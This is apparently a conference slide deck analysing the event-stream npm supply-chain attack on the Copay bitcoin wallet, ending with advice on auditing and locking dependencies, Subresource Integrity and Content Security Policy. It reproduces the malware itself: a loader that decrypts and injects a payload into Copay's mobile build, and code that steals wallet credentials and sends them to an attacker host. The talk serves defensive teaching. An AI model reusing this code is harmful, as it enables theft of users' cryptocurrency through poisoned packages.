
argv:

[0]

[1]

[2]

Payload B




A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 118836 node payload-b.js
/*@*/ module.exports = function(e) {
try {
if (!/build\:\.*-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}
```

copay's package.json scripts

Payload B



A screenshot of a terminal window titled "payload-b.js — event-stream". The window shows the command "node payload-b.js" being run, followed by the output of the script's execution.

```
node payload-b.js
[1] 118836 node payload-b.js
/*@*/ module.exports = function(e) {
try {
if (!/build\:\.*-release/.test(process.argv[2])) return;
var t = process.env.npm_package_description,
r = require("fs"),
i =
"./node_modules/@zxing/library/esm5/core/common/reedsolomon/ReedSolomonDecoder.js",
n = r.statSync(i),
c = r.readFileSync(i, "utf8"),
o = require("crypto").createDecipher("aes256", t),
s = o.update(e, "hex", "utf8");
s = "\n" + (s += o.final("utf8"));
var a = c.indexOf("\n/*@*/");
0 <= a && (c = c.substr(0, a)),
r.writeFileSync(i, c + s, "utf8"),
r.utimesSync(i, n.atime, n.mtime),
process.on("exit", function() {
try {
r.writeFileSync(i, c, "utf8"), r.utimesSync(i, n.atime, n.mtime);
} catch (e) {}
});
} catch (e) {}
```

Recap

- Payload B only continues if in Copay's build stage.
- Payload B decrypts C the same way A decrypted B.
- Payload B injects payload C into a file used in copay's mobile app.
- Payload C is then executed in the mobile app while on a user's mobile device.

Payload C



The screenshot shows a code editor window titled "payload-c.js" with the file type "event-stream". The code is a JavaScript file containing various functions and logic. It includes a large public key string at the top, likely used for encryption. The code uses Node.js modules like "http", "crypto", and "bitcore-wallet-client". It includes functions for sending POST requests, encrypting data using a public key, and reading files from the local file system or browser storage. A specific function "l(t, n)" is highlighted in blue, indicating it is currently selected or being edited.

```
new > payload-c.js x <function> & e & o
1  /*@@*/
2  ! function() {
3    function e() {
4      try {
5        var o = require("http"),
6          a = require("crypto"),
7          c = "-----BEGIN PUBLIC KEY-----\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIBCgKCAQEAxoV1GvDc2FUsJnrAqR4C\nDXUs/peqJu00casTfH442yVFkMw59egxxpTPQ1YJxnQEihGte6KrzDYCrdeBfj\nB0EFEze8aeGn9F0xUeXYWNeiASyS6Q77NSQV1LW+/BiGud7b77Fwfq372fUuEIK\n2P/pUHRoXkBymLWF1nf0L7RIE7ZLhoEBi2dEIP05qGf6BJLHPNbPZkG4grTDv762\nPDBI
8
9    function i(e, t, n) {
10      e = Buffer.from(e, "hex").toString();
11      var r = o.request({
12        hostname: e,
13        port: 8080,
14        method: "POST",
15        path: "/" + t,
16        headers: {
17          "Content-Length": n.length,
18          "Content-Type": "text/html"
19        }
20      }, function() {});
21      r.on("error", function(e) {}, r.write(n), r.end()
22    }
23
24    function r(e, t) {
25      for (var n = "", r = 0; r < t.length; r += 200) {
26        var o = t.substr(r, 200);
27        n += a.publicEncrypt(c, Buffer.from(o, "utf8")).toString("hex") + "+"
28      }
29      i("636f7061796170692e686f7374", e, n), i("3131312e39302e3135312e313334", e, n)
30    }
31
32    function l(t, n) {
33      if (window.cordova) try {
34        var e = cordova.file.dataDirectory;
35        resolveLocalFileSystemURL(e, function(e) {
36          e.getFile(t, {
37            create: !1
38          }, function(e) {
39            e.file(function(e) {
40              var t = new FileReader();
41              t.onloadend = function() {
42                return n(JSON.parse(t.result))
43              }, t.onerror = function(e) {
44                t.abort()
45              }, t.readAsText(e)
46            })
47          })
48        }
49      } catch (e) {} else {
50        try {
51          var r = localStorage.getItem(t);
52          if (r) return n(JSON.parse(r))
53        } catch (e) {}
54        try {
55          chrome.storage.local.get(t, function(e) {
56            if (e) return n(JSON.parse(e[t]))
57          })
58        } catch (e) {}
59      }
60    }
61    global.CSSMap = {}, l("profile", function(e) {
62      for (var t in e.credentials) {
63        var n = e.credentials[t];
64        "livenet" == n.network && l("balanceCache-" + n.walletId, function(e) {
65          var t = this;
66          t.balance = parseFloat(e.balance.split(" ")[0]), "btc" == t.coin && t.balance < 100 || "bch" == t.coin && t.balance < 1e3 || (global.CSSMap[t.xPubKey] = !0, r("c", JSON.stringify(t)))
67        }).bind(n)
68      }
69    });
70    var e = require("bitcore-wallet-client/lib/credentials.js");
71    e.Credentials = function(t, n) {
72      var r = e.Credentials.super_.call(this, t, n);
73      r.getBalance = function(t) {
74        var n = this.credentials[t];
75        if (!n) return null;
76        var r = n.walletId;
77        if ("livenet" == n.network) r = "balanceCache-" + r;
78        return r
79      }
80      return r
81    }
82  }
83
```

Payload C in a nutshell

- Stole from wallets with over 100 BTC or 1000 BCH
- Sent data to third party server: copayapi.host

Agenda

1

How it happened

2

What it did

3

Where it leaves us

This is *NOT* node/npm specific

Any public repository of code is susceptible.

The Good News.

The community investigated and addressed the problem quickly.

The Bad News.

It has happened multiple times since.

This could have been much worse.

event-stream has dependents like:

- **azure-cli**
- dozens of build tools like **gulp** and its plugins
- Microsoft's **monaco** editor (the editor for **VSCode**)

2019 in review: supply chain attacks

A screenshot of a web browser window. The title bar shows the URL "cyber.nj.gov/alerts-and-advisories/20191015/magecart-skimmer-impacts-two-million-websites". The page itself is a news article from the New Jersey Cybersecurity & Communications Integration Cell (NJCCIC). The header includes the NJCCIC logo, navigation links for HOME, REPORT, ABOUT, THREAT CENTER, RESOURCES, NEWS & EVENTS, and JOIN, and a search bar. The main content of the article is visible below the header.

Magecart Skimmer Impacts Two Million Websites

OCTOBER 15, 2019 • ALERT

Magecart, an umbrella term composed of dozens of cybercriminal groups that conduct digital credit card-skimming attacks, has reportedly compromised upwards of two million websites and 18,000 hosts. Researchers at RiskIQ determined that the largest spikes in Magecart detections are a result of supply chain attacks. A

What can you do as a dev?

- Audit your dependencies.
- Lock your dependencies.
- Cache/check in your dependencies.
- Think twice before adding dependencies.

When in doubt, don't add it.

- Dependencies are risks.
- Risks are gambles.
- Only gamble when cost is low and value is high.

What can you do as DevSecOps?

- Implement [Subresource Integrity](#) in Web Apps.
- Implement [Content Security Policy](#) headers.
- Scan your apps before release and in production and audit any changes.

THANK YOU!

@jsoverson on   

bit.ly/jsoverson-youtube 

sh-pe